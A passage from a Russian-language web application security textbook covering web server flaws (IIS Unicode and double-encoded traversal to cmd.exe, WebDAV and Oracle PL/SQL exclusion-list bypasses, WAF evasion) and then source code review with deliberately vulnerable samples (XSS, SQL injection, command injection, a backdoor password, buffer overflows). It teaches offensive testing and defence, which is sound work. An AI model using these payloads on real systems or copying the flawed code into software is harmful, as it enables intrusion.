https://wahh-app.com/scripts/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/
    c+dir+c:\
```

Во второй уязвимости атакующий мог передавать дважды закодированные формы последовательности «точка-точка-косая черта», например `..%255c`. Это выражение также не совпадало с фильтрами IIS, однако последующая обработка выполняла избыточное декодирование входных данных и тем самым преобразовывала их обратно в буквальную последовательность обхода. Это позволяло провести альтернативную атаку с URL следующего вида:

```
https://wahh-app.com/scripts/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/
    c+dir+c:\
```

Дополнительные сведения об этих уязвимостях доступны здесь:

- microsoft.com;
- microsoft.com.

Девять лет спустя

Непреходящее значение уязвимостей кодирования и канонизации в программном обеспечении веб-серверов видно по повторному появлению похожей уязвимости IIS, на этот раз в WebDAV, в 2009 году. Защищённый IIS файл можно было скачать, вставив в URL постороннюю строку `%c0%af`. IIS разрешал доступ к ресурсу, поскольку запрос внешне не относился к защищённому файлу. Но позднее посторонняя строка удалялась из запроса:

```
GET /prote%c0%afcted/protected.zip HTTP/1.1
Translate: f
Connection: close
Host: wahh-app.net
```

Заголовок `Translate: f` обеспечивает обработку запроса расширением WebDAV. Ту же атаку можно выполнить непосредственно в запросе WebDAV:

```
PROPFIND /protec%c0%afted/ HTTP/1.1
Host: wahh-app.net
User-Agent: neo/0.12.2
Connection: TE
TE: trailers
Depth: 1
Content-Length: 288
Content-Type: application/xml
<?xml version="1.0" encoding="utf-8"?>
<propfind xmlns="DAV:"><prop>
<getcontentlength xmlns="DAV:"/>
<getlastmodified xmlns="DAV:"/>
<executable xmlns="http://apache.org/dav/props/"/>
<resourcetype xmlns="DAV:"/>
<checked-in xmlns="DAV:"/>
<checked-out xmlns="DAV:"/>
</prop></propfind>
```

Дополнительные сведения см. по адресу securityfocus.com.

Обход PL/SQL Exclusion List Oracle

Вспомните опасную стандартную функциональность, доступную через шлюз PL/SQL Oracle. Для устранения этой проблемы Oracle создала PL/SQL Exclusion List, блокирующий доступ к пакетам, имена которых начинаются с определённых выражений, например `OWA` и `SYS`.

В период с 2001 по 2007 год Дэвид Литчфилд обнаружил ряд способов обхода PL/SQL Exclusion List. В первой уязвимости фильтр можно обойти, поместив перед именем пакета пробельный символ, например перевод строки, пробел или табуляцию:

```
https://wahh-app.com/pls/dad/%0ASYS.package.procedure
```

Это обходит фильтр, а внутренняя база данных игнорирует пробельный символ, в результате чего опасный пакет выполняется.

Во второй уязвимости фильтр можно обойти, заменив букву `Y` на `%FF`, представляющее символ ÿ:

```
https://wahh-app.com/pls/dad/S%FFS.package.procedure
```

Это обходит фильтр, а внутренняя база данных канонизирует символ обратно в обычную `Y`, тем самым вызывая опасный пакет.

В третьей уязвимости фильтр можно обойти, заключив заблокированное выражение в двойные кавычки:

```
https://wahh-app.com/pls/dad/"SYS".package.procedure
```

Это обходит фильтр, а внутренняя база данных допускает имена пакетов в кавычках, поэтому опасный пакет вызывается.

В четвёртой уязвимости фильтр можно обойти, добавив перед заблокированным выражением программную метку `goto` в угловых скобках:

```
https://wahh-app.com/pls/dad/<<FOO>>SYS.package.procedure
```

Это обходит фильтр. Внутренняя база данных игнорирует метку `goto` и выполняет опасный пакет.

Каждая из этих уязвимостей возникает потому, что внешняя фильтрация выполняется одним компонентом на основе простого текстового сопоставления с шаблонами. Последующую обработку выполняет другой компонент, который следует собственным правилам интерпретации синтаксического и семантического значения входных данных. Любые различия двух наборов правил могут дать атакующему возможность передать данные, которые не совпадают с шаблонами фильтра, но интерпретируются базой данных так, что вызывается нужный атакующему пакет. Благодаря широким функциональным возможностям базы данных Oracle существует множество возможностей для возникновения таких различий.

Дополнительные сведения об этих уязвимостях доступны здесь:

• securityfocus.com;

• *The Oracle Hacker's Handbook*, Дэвид Литчфилд (Wiley, 2007).

Семь лет спустя

В 2008 году была обнаружена проблема в Portal Server, входившем в состав Oracle Application Server. Атакующий со значением cookie идентификатора сеанса, заканчивающимся на `%0A`, мог обойти стандартную проверку Basic Authentication.

Поиск ошибок веб-сервера

Если повезёт, целевой веб-сервер может содержать некоторые из конкретных уязвимостей, описанных в этой главе. Однако более вероятно, что он обновлён до более свежего уровня и придётся искать сравнительно новую или совершенно новую возможность атаки сервера.

Хорошая отправная точка поиска уязвимостей в готовом продукте, например веб-сервере, - автоматизированный инструмент сканирования. В отличие от веб-приложений, которые обычно создаются на заказ, почти все развёртывания веб-серверов используют стороннее программное обеспечение, установленное и настроенное тем же способом, которым прежде пользовалось бесчисленное множество людей. В такой ситуации автоматизированные сканеры могут весьма эффективно и быстро находить самые очевидные ошибки, отправляя огромное число специально сформированных запросов и отслеживая сигнатуры известных уязвимостей. Nessus - превосходный бесплатный сканер уязвимостей; доступны и различные коммерческие альтернативы.

Помимо запуска инструментов сканирования всегда следует проводить собственное исследование атакуемого программного обеспечения. Обращайтесь к таким ресурсам, как Security Focus, OSVDB и списки рассылки Bugtraq и Full Disclosure, чтобы находить сведения о недавно обнаруженных уязвимостях, которые могли ещё не быть исправлены на цели. Всегда проверяйте Exploit Database и Metasploit: возможно, кто-то уже выполнил работу за вас и создал соответствующий эксплойт. Полезны следующие URL:

• exploit-db.com;

• metasploit.com;

• grok.org.uk;

• osvdb.org.

Следует учитывать, что некоторые продукты веб-приложений включают веб-сервер с открытым исходным кодом, например Apache или Jetty, как часть установки. Обновления безопасности таких встроенных серверов могут применяться медленнее, поскольку администраторы могут воспринимать сервер как часть установленного приложения, а не как часть инфраструктуры, за которую они отвечают. Прямое обновление вместо ожидания исправления поставщика приложения также, вероятно, нарушит договор поддержки. Поэтому ручное тестирование и исследование программного обеспечения могут оказаться очень эффективными для выявления дефектов, пропущенных автоматизированным сканером.

По возможности следует рассмотреть локальную установку атакуемого программного обеспечения и провести собственное тестирование для поиска новых уязвимостей, ещё не обнаруженных или не получивших широкого распространения.

Защита программного обеспечения веб-сервера

В определённой степени организация, развёртывающая сторонний продукт веб-сервера, неизбежно отдаёт свою судьбу в руки поставщика программного обеспечения. Тем не менее организация, серьёзно относящаяся к безопасности, может сделать многое для защиты от описанных в этой главе программных уязвимостей.

Выбирайте программное обеспечение с хорошей репутацией

Не все программные продукты и поставщики одинаковы. Изучение недавней истории разных серверных продуктов показывает заметные различия в числе обнаруженных серьёзных уязвимостей, времени, требующемся поставщикам для их устранения, и устойчивости выпущенных исправлений к последующему тестированию исследователями. Перед выбором веб-сервера для развёртывания следует изучить эти различия и оценить, как сложилась бы судьба вашей организации в последние годы при использовании каждого рассматриваемого вида программного обеспечения.

Устанавливайте исправления поставщика

Любой достойный поставщик программного обеспечения должен периодически выпускать обновления безопасности. Иногда они устраняют проблемы, найденные самим поставщиком внутри компании. В других случаях о проблемах сообщает независимый исследователь, который мог сохранить или не сохранить информацию в тайне. О некоторых уязвимостях поставщик узнаёт потому, что они активно эксплуатируются в реальных условиях. Но в любом случае сразу после выпуска исправления любой компетентный специалист по обратной разработке может быстро определить устраняемую проблему, позволяя атакующим разработать для неё эксплойты. Поэтому везде, где это возможно, исправления безопасности следует устанавливать как можно скорее после их публикации.

Выполняйте усиление безопасности

Большинство веб-серверов имеет множество настраиваемых параметров, управляющих включёнными функциями и их поведением. Если неиспользуемая функция, например стандартное расширение ISAPI, остаётся включённой, сервер подвергается повышенному риску атаки при обнаружении в ней новых уязвимостей. Следует обратиться к руководствам по усилению безопасности конкретного программного обеспечения, но необходимо учитывать и следующие общие действия:

• отключите все ненужные встроенные функции, а оставшиеся настройте максимально ограничительно в рамках требований бизнеса. Это может включать удаление сопоставленных расширений файлов, модулей веб-сервера и компонентов базы данных. Для облегчения этой задачи можно использовать такие инструменты, как IIS Lockdown;

• если само приложение состоит из дополнительных серверных расширений, написанных на заказ в машинном коде, рассмотрите возможность переписать их на управляемом коде. Если это невозможно, обеспечьте дополнительную проверку входных данных управляемой средой до их передачи этим функциям;

• многие функции и ресурсы, которые требуется сохранить, часто можно переименовать относительно стандартных значений, создав дополнительное препятствие эксплуатации. Даже если опытный атакующий всё же сможет обнаружить новое имя, такая мера неясности защищает от менее опытных атакующих и автоматизированных червей;

• применяйте принцип минимальных привилегий во всём технологическом стеке. Например, безопасность контейнера может сократить поверхность атаки, доступную обычному пользователю приложения. Процесс веб-сервера следует настроить на использование наименее привилегированной возможной учётной записи операционной системы. В системах на основе UNIX для дополнительной локализации последствий компрометации можно использовать среду `chroot`.

Отслеживайте новые уязвимости

В вашей организации следует назначить сотрудника, который будет отслеживать такие ресурсы, как Bugtraq и Full Disclosure, на предмет объявлений и обсуждений новых уязвимостей используемого программного обеспечения. Можно также подписаться на различные закрытые службы раннего уведомления об известных, но ещё не раскрытых публично уязвимостях программного обеспечения. Часто знание технических подробностей уязвимости позволяет реализовать эффективный временный способ защиты до выпуска поставщиком полного исправления.

Используйте эшелонированную защиту

Всегда следует реализовывать несколько уровней защиты, чтобы смягчать последствия нарушения безопасности любого компонента инфраструктуры. Различные меры помогают локализовать последствия успешной атаки на веб-сервер. Даже при полной компрометации они могут дать достаточно времени для реагирования на инцидент до существенной потери данных:

• можно ограничить возможности веб-сервера со стороны других независимых компонентов приложения. Например, учётной записи базы данных, используемой приложением, можно предоставить только доступ `INSERT` к таблицам хранения журналов аудита. Тогда атакующий, скомпрометировавший веб-сервер, не сможет удалить уже созданные записи журнала;

• можно наложить строгие фильтры сетевого уровня на трафик к веб-серверу и от него;

• можно использовать систему обнаружения вторжений для выявления аномальной сетевой активности, указывающей на возможное нарушение. После компрометации веб-сервера многие атакующие немедленно пытаются создать обратное соединение с Интернетом или просканировать другие узлы сети DMZ. Эффективная IDS в реальном времени уведомит вас об этих событиях, позволяя принять меры для остановки атаки.

Межсетевые экраны веб-приложений

Многие приложения защищены внешним компонентом, расположенным либо на том же узле, что и приложение, либо на сетевом устройстве. Их можно разделить на выполняющие предотвращение вторжений (межсетевые экраны приложений) и обнаружение (например, обычные системы обнаружения вторжений). Из-за сходства способов выявления атак этими устройствами мы будем рассматривать их в значительной степени как взаимозаменяемые. Хотя многие утверждают, что они лучше полного отсутствия защиты, во многих случаях они создают ложное чувство безопасности, основанное на убеждении, что дополнительный уровень защиты автоматически улучшает защищённость. Такая система вряд ли снизит безопасность и может остановить чётко определённую атаку, например интернет-червя, но в других случаях она может повышать безопасность не настолько, как иногда считается.

Сразу можно отметить: если такие средства защиты не используют тщательно специализированные правила, они не защищают ни от одной из уязвимостей, рассмотренных в главах 4-8, и практически бесполезны против потенциальных ошибок бизнес-логики (глава 11). Они также не играют никакой роли в защите от некоторых конкретных атак, например XSS на основе DOM (глава 12). Для остальных уязвимостей, где может проявляться потенциальный шаблон атаки, полезность межсетевого экрана веб-приложения часто снижают следующие обстоятельства:

• если межсетевой экран слишком строго следует спецификациям HTTP, он может делать предположения о том, как сервер приложений обработает запрос. И наоборот, устройства межсетевого экрана или IDS, берущие начало от средств защиты сетевого уровня, часто не понимают подробностей некоторых методов передачи HTTP;

• сервер приложений может изменять пользовательские входные данные после их прохождения через межсетевой экран: декодировать их, добавлять экранирующие символы или отфильтровывать определённые строки при обслуживании запроса. Многие этапы атак из предыдущих глав направлены на обход проверки входных данных, и межсетевые экраны уровня приложения могут быть подвержены тем же видам атак;

• многие межсетевые экраны и IDS создают предупреждения по определённым распространённым атакующим данным, а не по общему факту эксплуатации уязвимости. Если атакующий может получить произвольный файл из файловой системы, запрос `/manager/viewtempl?loc=/etc/passwd`, скорее всего, будет заблокирован, тогда как запрос `/manager/viewtempl?loc=/var/log/syslog` не будет классифицирован как атака, хотя его содержимое может оказаться полезнее атакующему.

На высоком уровне нам не требуется различать глобальный фильтр входных данных, агент на узле или сетевой межсетевой экран веб-приложения. Следующие этапы в равной мере применимы ко всем этим вариантам.

Этапы атаки

Наличие межсетевого экрана веб-приложения можно установить следующим образом:

1. Передайте приложению произвольное имя параметра с явно атакующим значением, желательно в месте, где приложение включает имя и/или значение в ответ. Если приложение блокирует атаку, вероятно, это вызвано внешним средством защиты.

2. Если можно передать переменную, возвращаемую в ответе сервера, отправьте набор строк фаззинга и их закодированных вариантов, чтобы выявить поведение защитных средств приложения при обработке пользовательских входных данных.

3. Подтвердите это поведение, проведя те же атаки на переменные внутри приложения.

Для попытки обхода межсетевого экрана веб-приложения можно использовать следующие методы:

1. Во всех строках и запросах фаззинга используйте как атакующие данные безобидные строки, которые вряд ли присутствуют в стандартной базе сигнатур. По определению привести их примеры невозможно. Однако не следует использовать `/etc/passwd` или `/windows/system32/config/sam` как атакующие данные для получения файлов. Также избегайте таких выражений, как `<script>`, в атаке XSS и не используйте `alert()` или `xss` как атакующие данные XSS.

2. Если конкретный запрос блокируется, попробуйте передать тот же параметр в другом месте или контексте. Например, передайте тот же параметр в URL запроса `GET`, в теле запроса `POST` и в URL запроса `POST`.

3. В ASP.NET попробуйте также передать параметр как cookie. API `Request.Params["foo"]` получает значение cookie с именем `foo`, если параметр `foo` не найден в строке запроса или теле сообщения.

4. Просмотрите все остальные способы введения пользовательских входных данных, приведённые в главе 4, и выберите все незащищённые варианты.

5. Определите места, где пользовательские входные данные передаются или могут передаваться в нестандартном формате, например посредством сериализации или кодирования. Если таких мест нет, создайте атакующую строку конкатенацией и/или распределите её между несколькими переменными. Обратите внимание: если целью является ASP.NET, для конкатенации атаки с помощью нескольких экземпляров одной переменной можно использовать HPP.

Многие организации, развёртывающие межсетевые экраны веб-приложений или IDS, не проверяют их специально по методике, подобной описанной в этом разделе. Поэтому при атаке на такие устройства часто стоит проявить настойчивость.

Резюме

Как и другие компоненты, на которых работает веб-приложение, веб-сервер представляет значительную область поверхности атаки, через которую приложение может быть скомпрометировано. Дефекты сервера приложений часто позволяют непосредственно подорвать безопасность приложения, предоставляя доступ к листингам каталогов, исходному коду исполняемых страниц, конфиденциальным данным конфигурации и времени выполнения, а также возможность обходить фильтры входных данных.

Из-за большого разнообразия продуктов и версий серверов приложений поиск уязвимостей веб-сервера обычно требует разведки и исследования. Однако это одна из областей, где автоматизированные инструменты сканирования могут весьма эффективно и быстро находить известные уязвимости конфигурации и программного обеспечения атакуемого сервера.

Вопросы

Ответы можно найти на mdsec.net.

1. При каких обстоятельствах веб-сервер показывает листинг каталога?

2. Для чего используются методы WebDAV и почему они могут быть опасны?

3. Как эксплуатировать веб-сервер, настроенный как веб-прокси?

4. Что такое Oracle PL/SQL Exclusion List и как его можно обойти?

5. Если веб-сервер разрешает доступ к своим функциям и по HTTP, и по HTTPS, даёт ли использование одного из этих протоколов преимущества перед другим при поиске уязвимостей?

Глава 19. Поиск уязвимостей в исходном коде

До сих пор все описанные нами методы атаки предполагали взаимодействие с работающим приложением и в основном заключались в передаче ему специально сформированных входных данных и наблюдении за ответами. В этой главе рассматривается совершенно иной подход к поиску уязвимостей - изучение исходного кода приложения.

В различных ситуациях аудит исходного кода может помочь атаковать целевое веб-приложение:

• некоторые приложения имеют открытый исходный код или используют компоненты с открытым исходным кодом, что позволяет скачать их код из соответствующего репозитория и тщательно исследовать его на уязвимости;

• если вы проводите тестирование на проникновение в рамках консультационных услуг, владелец приложения может предоставить доступ к исходному коду, чтобы максимально повысить эффективность аудита;

• можно обнаружить в приложении уязвимость раскрытия файлов, позволяющую скачать его исходный код частично или полностью;

• большинство приложений использует некоторый клиентский код, например JavaScript, доступный без привилегированного доступа.

Часто считается, что для анализа кода нужно быть опытным программистом и детально знать используемый язык. Однако это не обязательно. Многие языки высокого уровня может читать и понимать человек с ограниченным опытом программирования. Кроме того, многие типы уязвимостей одинаково проявляются во всех языках, широко используемых для веб-приложений. Большинство проверок кода можно проводить по стандартной методике. Шпаргалка поможет понять соответствующий синтаксис и API, характерные для конкретного языка и среды. В этой главе описана основная методика, которой необходимо следовать, и приведены шпаргалки для некоторых языков, с которыми вы, вероятно, столкнётесь.

Подходы к анализу кода

Анализ кода можно проводить различными способами, чтобы максимально эффективно выявлять ошибки безопасности за доступное время. Кроме того, анализ кода часто можно объединять с другими способами тестирования, используя присущие каждому из них преимущества.

Тестирование чёрного ящика и белого ящика

Методику атаки из предыдущих глав часто называют тестированием чёрного ящика. Она заключается в атаке приложения извне и наблюдении за его входами и выходами без предварительного знания внутреннего устройства. Напротив, подход белого ящика предполагает изучение внутреннего устройства приложения с полным доступом к проектной документации, исходному коду и другим материалам.

Анализ кода белого ящика может быть чрезвычайно эффективным способом обнаружения уязвимостей приложения. При доступе к исходному коду часто удаётся быстро находить проблемы, которые было бы чрезвычайно трудно или долго выявлять только методами чёрного ящика. Например, пароль-бэкдор, предоставляющий доступ к любой учётной записи пользователя, легко найти чтением кода, но почти невозможно обнаружить атакой подбора паролей.

Однако анализ кода обычно не является эффективной заменой тестированию чёрного ящика. Разумеется, в некотором смысле все уязвимости приложения находятся «в исходном коде», поэтому в принципе их должно быть возможно найти анализом кода. Но многие уязвимости быстрее и эффективнее обнаруживаются методами чёрного ящика. С помощью методов автоматизированного фаззинга из главы 14 можно отправлять приложению сотни тестовых случаев в минуту. Они проходят по всем соответствующим путям кода и немедленно возвращают ответ. Передавая триггеры распространённых уязвимостей в каждое поле каждой формы, часто можно за считанные минуты найти множество проблем, поиск которых анализом кода занял бы дни. Кроме того, многие приложения корпоративного класса имеют сложную структуру с многочисленными уровнями обработки предоставленных пользователем входных данных. На каждом уровне реализованы разные средства управления и проверки, и то, что выглядит явной уязвимостью в одном фрагменте исходного кода, может полностью устраняться кодом в другом месте.

В большинстве ситуаций методы чёрного и белого ящика могут дополнять и усиливать друг друга. Часто после обнаружения первичных признаков уязвимости при анализе кода проще и эффективнее всего установить её реальность проверкой работающего приложения. И наоборот, после выявления аномального поведения работающего приложения проще всего исследовать его коренную причину, изучив соответствующий исходный код. Поэтому по возможности следует стремиться сочетать подходящие методы чёрного и белого ящика. Распределяйте время и усилия между ними с учётом поведения приложения во время практического тестирования, а также размера и сложности кодовой базы.

Методика анализа кода

Любое достаточно функциональное приложение, вероятно, содержит много тысяч строк исходного кода, а доступное на его анализ время в большинстве случаев ограничено, возможно, всего несколькими днями. Поэтому ключевая цель эффективного анализа кода - выявить как можно больше уязвимостей безопасности за определённое время и при заданных усилиях. Для этого нужен структурированный подход с различными методами, позволяющими быстро выявить самые очевидные ошибки кодовой базы и оставить время на поиск более тонких и трудных для обнаружения проблем.

По опыту авторов, трёхчастный подход к аудиту кодовой базы веб-приложения позволяет быстро и легко выявлять уязвимости. Эта методика включает следующие элементы:

1. Прослеживание управляемых пользователем данных от точек входа в приложение и анализ кода, отвечающего за их обработку.

2. Поиск в кодовой базе сигнатур, которые могут указывать на распространённые уязвимости, и анализ найденных мест для определения реального наличия уязвимости.

3. Построчный анализ изначально рискованного кода для понимания логики приложения и поиска возможных проблем. Для такого подробного анализа можно выбрать ключевые механизмы безопасности приложения: аутентификацию, управление сеансами, управление доступом и общую проверку входных данных; интерфейсы с внешними компонентами; а также все места использования машинного кода, обычно C/C++.

Сначала мы рассмотрим, как различные распространённые уязвимости веб-приложений выглядят на уровне исходного кода и как проще всего выявлять их при анализе. Это даст способ искать в кодовой базе сигнатуры уязвимостей (этап 2) и тщательно анализировать рискованные области кода (этап 3).

Затем мы рассмотрим несколько самых популярных языков веб-разработки и способы, которыми приложение получает предоставленные пользователем данные через параметры запроса, cookie и

так далее. Мы также увидим, как приложение взаимодействует с пользовательским сеансом, какие потенциально опасные API существуют в каждом языке и как конфигурация и среда языка могут влиять на безопасность приложения. Это даст способ прослеживать управляемые пользователем данные от точки входа в приложение (этап 1), а также предоставит контекст конкретного языка для помощи в других этапах методики.

Наконец, мы обсудим некоторые инструменты, полезные при анализе кода.

> **Примечание.** При проведении аудита кода всегда следует помнить, что приложения могут расширять библиотечные классы и интерфейсы, реализовывать обёртки стандартных вызовов API и собственные механизмы для критически важных задач безопасности, например хранения информации отдельных сеансов. Перед погружением в подробности анализа кода следует установить масштаб такой настройки и соответствующим образом адаптировать подход.

Сигнатуры распространённых уязвимостей

Многие типы уязвимостей веб-приложений имеют достаточно устойчивую сигнатуру в кодовой базе. Это означает, что значительную долю уязвимостей приложения обычно можно выявить быстрым просмотром и поиском по кодовой базе. Приведённые здесь примеры написаны на разных языках, но в большинстве случаев сигнатура не зависит от языка. Важнее используемый приём программирования, а не конкретные API и синтаксис.

Межсайтовый скриптинг

В самых очевидных примерах XSS части HTML, возвращаемого пользователю, явно строятся из управляемых пользователем данных. Здесь цель ссылки `HREF` формируется с помощью строк, взятых непосредственно из строки запроса:

```
String link = "<a href=" + HttpUtility.UrlDecode(Request.QueryString
["refURL"]) + "&SiteID=" + SiteId + "&Path=" + HttpUtility.UrlEncode
(Request.QueryString["Path"]) + "</a>";
objCell.InnerHtml = link;
```

Обычное средство защиты от межсайтового скриптинга - HTML-кодирование потенциально вредоносного содержимого - нельзя впоследствии применить к полученной объединённой строке, поскольку она уже содержит действительную разметку HTML. Любая попытка очистить данные нарушит работу приложения, закодировав HTML, заданный самим приложением. Поэтому пример несомненно уязвим, если только в другом месте не установлены фильтры, блокирующие запросы с эксплойтами XSS в строке запроса. Такой основанный на фильтрах подход к предотвращению атак XSS часто содержит недостатки. Если фильтр присутствует, следует тщательно изучить его и найти все способы обхода (см. главу 12).

В более тонких случаях управляемые пользователем данные применяются для задания значения переменной, которая позднее используется при построении ответа пользователю. Здесь переменной-члену класса `m_pageTitle` присваивается значение из строки запроса. Предположительно, позднее она используется для создания элемента `<title>` в возвращаемой странице HTML:

```
private void setPageTitle(HttpServletRequest request) throws
    ServletException
{
    String requestType = request.getParameter("type");

    if ("3".equals(requestType) && null!=request.getParameter("title"))
        m_pageTitle = request.getParameter("title");

    else m_pageTitle = "Online banking application";
}
```

Встретив подобный код, следует тщательно изучить последующую обработку переменной `m_pageTitle`. Нужно посмотреть, как она включается в возвращаемую страницу, и определить, кодируются ли данные надлежащим образом для предотвращения атак XSS.

Предыдущий пример наглядно демонстрирует ценность анализа кода для поиска некоторых уязвимостей. Ошибку XSS можно вызвать только тогда, когда другой параметр (`type`) имеет определённое значение (`3`). Стандартный фаззинг и сканирование уязвимостей соответствующего запроса вполне могут не обнаружить уязвимость.

SQL-инъекция

Уязвимости SQL-инъекции чаще всего возникают, когда различные жёстко заданные строки объединяются с управляемыми пользователем данными для создания SQL-запроса, который затем выполняется в базе данных. Здесь запрос строится с использованием данных непосредственно из строки запроса:

```
StringBuilder SqlQuery = newStringBuilder("SELECT name, accno FROM
TblCustomers WHERE " + SqlWhere);

if(Request.QueryString["CID"] != null &&
    Request.QueryString["PageId"] == "2")
{
    SqlQuery.Append(" AND CustomerID = ");

    SqlQuery.Append(Request.QueryString["CID"].ToString());
}
...
```

Простой способ быстро найти такие очевидные ошибки в кодовой базе - искать в исходном коде жёстко заданные подстроки, которые часто используются для построения запросов из пользовательских входных данных. Обычно эти подстроки состоят из фрагментов SQL и заключены в исходном коде в кавычки, поэтому полезно искать соответствующие шаблоны из кавычек, ключевых слов SQL и пробелов. Например:

```
"SELECT
"INSERT
"DELETE
" AND
" OR
" WHERE
" ORDER BY
```

В каждом случае следует проверять, объединяются ли эти строки с управляемыми пользователем данными таким образом, что возникают уязвимости SQL-инъекции. Поскольку ключевые слова SQL обрабатываются без учёта регистра, поиск этих выражений также должен быть регистронезависимым. Обратите внимание: к каждому поисковому выражению можно добавить пробел, чтобы сократить число ложноположительных результатов.

Обход путей

Обычная сигнатура уязвимости обхода путей - передача управляемых пользователем данных API файловой системы без проверки входных данных или подтверждения выбора подходящего файла. В наиболее распространённом случае пользовательские данные добавляются к жёстко заданному или системному пути каталога, позволяя атакующему с помощью последовательностей «точка-точка-косая черта» подниматься по дереву каталогов и обращаться к файлам в других каталогах. Например:

```
public byte[] GetAttachment(HttpRequest Request)
{
    FileStream fsAttachment = new FileStream(SpreadsheetPath +
        HttpUtility.UrlDecode(Request.QueryString["AttachName"]),
        FileMode.Open, FileAccess.Read, FileShare.Read);

    byte[] bAttachment = new byte[fsAttachment.Length];
    fsAttachment.Read(FileContent, 0,
        Convert.ToInt32(fsAttachment.Length,
        CultureInfo.CurrentCulture));

    fsAttachment.Close();

    return bAttachment;
}
```

Следует тщательно анализировать все функции приложения, позволяющие пользователям загружать файлы на сервер или скачивать их. Необходимо понять, как API файловой системы вызываются в ответ на предоставленные пользователем данные, и определить, можно ли с помощью специально сформированных входных данных обращаться к файлам в непредусмотренном месте. Часто соответствующие функции можно быстро выявить поиском по кодовой базе имён параметров строки запроса, относящихся к именам файлов (`AttachName` в данном примере). Можно также найти все файловые API соответствующего языка и изучить передаваемые им параметры. Перечни соответствующих API распространённых языков приведены далее.

Произвольное перенаправление

Различные векторы фишинга, например произвольные перенаправления, часто легко обнаружить по сигнатурам в исходном коде. В этом примере предоставленные пользователем данные из строки запроса используются для построения URL, на который перенаправляется пользователь:

```
private void handleCancel()
{
    httpResponse.Redirect(HttpUtility.UrlDecode(Request.QueryString[
        "refURL"]) + "&SiteCode=" +
        Request.QueryString["SiteCode"].ToString() +
        "&UserId=" + Request.QueryString["UserId"].ToString());
}
```

Произвольные перенаправления часто можно находить анализом клиентского кода, который, разумеется, доступен без специального доступа к внутреннему устройству приложения. Здесь JavaScript извлекает параметр из строки запроса URL и в итоге перенаправляет на него:

```
url = document.URL;

index = url.indexOf('?redir=');
target = unescape(url.substring(index + 7, url.length));
target = unescape(target);

if ((index = target.indexOf('//')) > 0) {
    target = target.substring (index + 2, target.length);
    index = target.indexOf('/');
    target = target.substring(index, target.length);
}
target = unescape(target);
document.location = target;
```

Как видно, автор сценария знал, что сценарий является потенциальной целью атак с перенаправлением на абсолютный URL во внешнем домене. Сценарий проверяет, содержит ли URL перенаправления двойную косую черту, как в `http://`. Если да, сценарий пропускает двойную косую черту до первой одиночной, тем самым преобразуя адрес в относительный URL. Однако затем сценарий в последний раз вызывает функцию `unescape()`, которая распаковывает все URL-кодированные символы. Выполнение канонизации после проверки часто приводит к уязвимости (см. главу 2). В данном случае атакующий может вызвать перенаправление на произвольный абсолютный URL следующей строкой запроса:

```
?redir=http:%25252f%25252fwahh-attacker.com
```

Инъекция команд ОС

Код, взаимодействующий с внешними системами, часто содержит сигнатуры, указывающие на ошибки инъекции кода. В следующем примере параметры `message` и `address` извлечены из управляемых пользователем данных формы и непосредственно передаются вызову системного API UNIX:

```
void send_mail(const char *message, const char *addr)
{
    char sendMailCmd[4096];
    snprintf(sendMailCmd, 4096, "echo '%s' | sendmail %s", message, addr);
    system(sendMailCmd);
    return;
}
```

Пароли-бэкдоры

Если пароли-бэкдоры, использованные для тестирования или администрирования, не были намеренно скрыты злонамеренным программистом, они обычно сразу заметны при анализе логики проверки учётных данных. Например:

```
private UserProfile validateUser(String username, String password)
{
    UserProfile up = getUserProfile(username);

    if (checkCredentials(up, password) ||
            "oculiomnium".equals(password))
        return up;

    return null;
}
```

К другим элементам, которые можно легко выявить таким образом, относятся функции без ссылок и скрытые отладочные параметры.

Ошибки машинного программного обеспечения

Следует тщательно изучать весь машинный код, используемый приложением, на классические уязвимости, которые могут эксплуатироваться для выполнения произвольного кода.

Уязвимости переполнения буфера

Обычно в них задействован один из непроверяемых API работы с буферами, которых существует множество, включая `strcpy`, `strcat`, `memcpy` и `sprintf`, а также их варианты для широких символов и другие варианты. Простой способ найти очевидные ошибки кодовой базы - отыскать все случаи использования этих API и проверить, управляется ли исходный буфер пользователем. Следует также проверить, удостоверяется ли код явно, что буфер назначения достаточно велик для копируемых в него данных, поскольку сам API этого не делает.

Уязвимые вызовы небезопасных API часто легко выявить. В следующем примере управляемая пользователем строка `pszName` копируется в стековый буфер фиксированного размера без проверки достаточности его размера:

```
BOOL CALLBACK CFiles::EnumNameProc(LPTSTR pszName)
{
    char strFileName[MAX_PATH];
    strcpy(strFileName, pszName);
    ...
}
```

Обратите внимание: само использование безопасной альтернативы непроверяемому API не гарантирует отсутствия переполнения буфера. Иногда из-за ошибки или непонимания проверяемый API применяется небезопасно, как в следующем «исправлении» предыдущей уязвимости:

```
BOOL CALLBACK CFiles::EnumNameProc(LPTSTR pszName)
{
    char strFileName[MAX_PATH];
    strncpy(strFileName, pszName, strlen(pszName));
    ...
}
```

Поэтому тщательный аудит кода на уязвимости переполнения буфера обычно требует подробного построчного анализа всей кодовой базы с прослеживанием каждой операции над управляемыми пользователем данными.

Целочисленные уязвимости

Они принимают множество форм и могут быть чрезвычайно тонкими, но некоторые случаи легко выявляются по сигнатурам исходного кода.

Сравнения знаковых и беззнаковых целых часто приводят к проблемам. В следующем «исправлении» предыдущей уязвимости знаковое целое (`len`) сравнивается с беззнаковым (`sizeof(strFileName)`). Если пользователь может создать ситуацию, где `len` имеет отрицательное значение, сравнение окажется успешным и непроверяемый вызов `strcpy` всё равно будет выполнен:

```
BOOL CALLBACK CFiles::EnumNameProc(LPTSTR pszName, int len)
{
    char strFileName[MAX_PATH];

    if (len < sizeof(strFileName))
        strcpy(strFileName, pszName);
    ...
}
```

Уязвимости форматных строк

Обычно их можно быстро выявить, находя случаи использования семейств функций `printf` и `FormatMessage`, где параметр форматной строки не задан жёстко, а управляется пользователем. Следующий вызов `fprintf` служит примером:

```
void logAuthenticationAttempt(char* username);
{
    char tmp[64];
    snprintf(tmp, 64, "login attempt for: %s\n", username);
    tmp[63] = 0;
    fprintf(g_logFile, tmp);
}
```

Комментарии в исходном коде

Многие программные уязвимости фактически задокументированы в комментариях исходного кода. Часто это происходит потому, что разработчики осознают небезопасность определённой операции и записывают напоминание исправить проблему позднее, но так и не делают этого. В других случаях тестирование выявило аномальное поведение приложения, которое было отмечено в комментарии кода, но так и не исследовано полностью. Например, авторы встретили в рабочем коде приложения следующее:

```
char buf[200]; // Надеюсь, этого достаточно
...
strcpy(buf, userinput);
```

Поиск в большой кодовой базе комментариев, указывающих на распространённые проблемы, часто служит эффективным источником очевидных ошибок. Полезными оказались следующие поисковые выражения:

